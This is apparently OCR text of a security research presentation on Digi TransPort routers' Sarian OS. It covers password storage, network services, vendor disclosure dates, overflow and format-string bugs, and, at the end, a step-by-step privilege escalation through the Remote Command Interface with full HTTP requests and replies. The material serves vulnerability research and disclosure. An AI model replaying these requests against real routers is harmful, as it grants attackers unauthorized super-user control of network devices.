
04 Func; callback function that handles the command

08 Access; minimum access level required to execute the command


LOOK AT THE RAINBOW


Sarian OS: “Protected” Commands

optson sp zing
optsoff cnt




Weakness submission date: 2017.07.27. Vendor response: not a vulnerability

Proprietary OS: Components



Sarian OS: Tasks



Sarian OS: File System

- Simple custom FS for NAND flash
- Only two directories: ‘/user’ and ‘/’
- The directory tree is static
- Mounting points ‘U’ for external devices
- USB Mass Storage driver and FAT-16/32 file system support for connecting USB Flash drives
- All files whose names begin with prefix ‘priv’ are protected from reading


Sarian OS: Networking

- Access to network for different tasks is provided with standard mechanism of sockets
- ‘Ethernet’ task implements Ethernet hub driver functionality
- ‘TCP’ task implements sockets
- TCPUTILS task handles SNMP, SNTP, DNS and other basic protocols
- Applications like FTP and WEB use sockets to access network

Sarian OS: Usernames and Passwords

- Usernames:
  - Not case-sensitive: ‘user’ = ‘USER’;
  - Stored in device configuration file ‘config.da0’
- Passwords:
  - Stored in file ’pwds.da0’. 2 storage modes available:
    - XOR-ed with hardcoded gamma (default option)
    - Encrypted with AES-192
  - Always present in plain text in RAM. Profit? We’ll use it later for adding our own users!
  - No security policy for user passwords


Sarian OS: Passwords Protection (AES)



The key generation is based on:

- 16 random bytes (Fortuna)
- MAC-address (6 bytes)
- Serial number (4 bytes)
- Hardware revision (6 bytes)


Sarian OS: Passwords Protection



Issue submission date: 2017.09.14. Vendor response: not a vulnerability

Sarian OS: Memory Management

- Global RAM and NVRAM pools
  - Allocation is permanent (no ‘free’ routine)
  - Used for data with static size.
- General dynamic memory pool
  - Allocated by the system from the global RAM pool before spawning tasks
  - Used by tasks to dynamically allocate and free memory chunks
  - All buffers are 8-byte aligned
  - Before each buffer there is a 8-byte header.
- Special pools
  - Some tasks allocate their own memory pools from the global RAM pool



Sarian OS: System Log

- System event log ‘eventlog.txt’
- Console command ‘debug’:
  - ‘debug 0’ – enable debug messages on the serial port
  - ‘debug T’ – enable debug messages on telnet
- Some services start generating debug messages only after turning on specific debug parameters in preferences

Sarian OS: Python Support

- Digi TransPort devices have built-in Python 2.6.1 interpreter;
- Lots of modules are supported so far:
  - os
  - thread
  - md5
  - …
- Python modules ship inside “python.zip” archive in device’s frimware
- wizards.zip file contains python scripts for extending embedded web-server

Sarian OS: Built-in PRNG

- Based on the strong crypto algorithm – Fortuna (Bruce Schneier and Niels Ferguson)
- Used for generating IV in the password encryption scheme
- Quality test with ‘ENT’ program (http://www.fourmilab.ch/random/):

```
C:\Tools\random>ent.exe rand.bin
Entropy = 7.999980 bits per byte.

Optimum compression would reduce the size
of this 8388608 byte file by 0 percent.

Chi square distribution for 8388608 samples is 236.39, and randomly
would exceed this value 79.25 percent of the times.

Arithmetic mean value of data bytes is 127.4819 (127.5 = random).
Monte Carlo value for Pi is 3.138834748 (error 0.09 percent).
Serial correlation coefficient is 0.000155 (totally uncorrelated = 0.0).
```

Network Services

Port	Service	Comment	Custom?
TCP 21	FTP	Remote access to the file system of the device.	Yes
TCP 22	SSH	System console	Yes
TCP 23	Telnet	System console	Yes
TCP 80	HTTP	Embedded web server	GoAhead
TCP 443	HTTPS	Embedded web server	
TCP 4000 – 4009	ASY 0 – 9		Yes
UDP 53	DNS		Unknown
UDP 67	DHCP		Unknown
UDP 161	SNMP	Remote device configuration	Yes
UDP 500	IKE	Internet Key Exchange for IPsec VPN	Unknown
UDP 2362	ADDP	Digi protocol for discovering Digi devices in the network and configuring them automatically.	Yes
UDP 4052	Backup IP Service	Digi protocol for exchanging data about availability of different hosts in the network between Digi routers	Yes
UDP 4500	IPsec	IPsec NAT Traversal (VPN)	Unknown

Sarian OS: ‘insana’ Console Command

```
int CLI_insana(int argc, char **argv){
    char Buffer[64]; // [bp-44h]
    if ( argc > 2 ){
        OS_sprintf(Buffer, "%s %s", argv[1], argv[2]);
        sub_40160260("InsAna", Buffer, 0);
    }
    else …
}
```

Vulnerability submission date: 2017.07.27. Patch date: August 2017

FTP Service

- Properties:
  - User authentication
  - Supports multiple user connections at a time
  - Anonymous user is deactivated by default
- Fuzzing:
  - Fuzz cmd list: ['TYPE', 'LIST', 'CWD', 'HELP', 'RETR', 'PORT', 'PWD', 'STRU', 'MODE', 'PASV', 'SIZE', 'MDTM', 'ABOR', 'EPRT']
  - Result: a simple error in FTP ‘TYPE’ (set transfer type)

FTP Service: Fuzzing Result

```
ftpCommand_TYPE(char type) {
    switch ( type ) {
        case 'A', 'a', 'B', 'b', 'I', 'i':
            //change ftp file type
            ftpSend(socket_id, "200 Type %s OK\r\n", type);
        default:    //unknown type character is specified
            //format parameter is missing here
            ftpSend(socket_id, "501 Unknown type \"%s\"\r\n");
    }
}
```

Vulnerability submission date: 2017.07.27. Patch date: August 2017

WEB Service

- GoAhead (old 2.x version)
  - Vulnerable to CVE-2002-1603,which allows reading *.asp files in unparsed forms via specially crafted URLs (after user authentication on the server).
- By default only HTTP is enabled. HTTPS is supported too
- User authentication
- Has Python backend which consists of wizard scripts
- CGI is disabled (not vulnerable to recent LD_PRELOAD vulnerability CVE-2017-17562)
- Has a cool feature called “**Remote Command Interface**”

Remote Command Interface (RCI)

- Allows to manage the device over HTTP (HTTPS):
  - Upload and download files
  - Read device configuration
  - Execute console commands
- Well-documented by vendor. See “Remote Command Interface Specification”
  - https://www.digi.com/resources/documentation/digidocs/90000569/default.htm
- Uses POST requests with URL “/UE/rci”
- Commands are sent as POST request content in XML format
- Authorization: HTTP basic only (no digest auth supported)
- **All commands are processed on behalf of a mystic user “CloudConnector” with super user access to the system**

RCI: Privilege Escalation

1. Send “user 3 ?” command to get information about our user:

```
POST /UE/rci HTTP/1.1
Content-Type: any
Authorization: dXN1cjM6dXN1cjNwd2Q=
Host:192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101
Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Content-Length: 98
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

<rci_request version="1.1"><do_command target="cli"><cli>user 3
?</cli></do_command></rci_request>
```

RCI: Privilege Escalation

2. Receive information. Our command was executed on behalf of CloudConnector 18:

```
<rci_reply version="1.1"><do_command target="cli"><cli>
Parameters are..
            name: user3
        password:
       epassword: LSxzSBZcUFg=
         newpwd:
        enewpwd:
         access: 3
        fieldip:
         IPaddr:
           mask:
       phonenum:
        keyfile:
         dun_en: 0N
        webmode: 1
        defpage:
Current user:CloudConnector 18
OK
</cli></do_command></rci_reply>
```

RCI: Privilege Escalation

3. Send command “user 3 access 0” to set super user access for our user:

```
POST /UE/rci HTTP/1.1
Content-Type: any
Authorization: dXN1cjM6dXN1cjNwd2Q=
Host:192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101
Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Content-Length: 105
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

<rci_request version="1.1"><do_command target="cli"><cli>user 3 access
0</cli></do_command></rci_request>
```

RCI: Privilege Escalation

4. Web-server replies “OK”, which means our user now has super user privileges in the system:

```
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: no-cache,no-store
Expires: Thu, 26 Oct 1995 00:00:00 GMT
Server: GoAhead-Webs
Content-Length: 93

<rci_reply version="1.1"><do_command target="cli"><cli>
OK
</cli></do_command></rci_reply>
```

RCI: Privilege Escalation

5. Send “user 3 ?” command again to ensure that user3 now has root access:

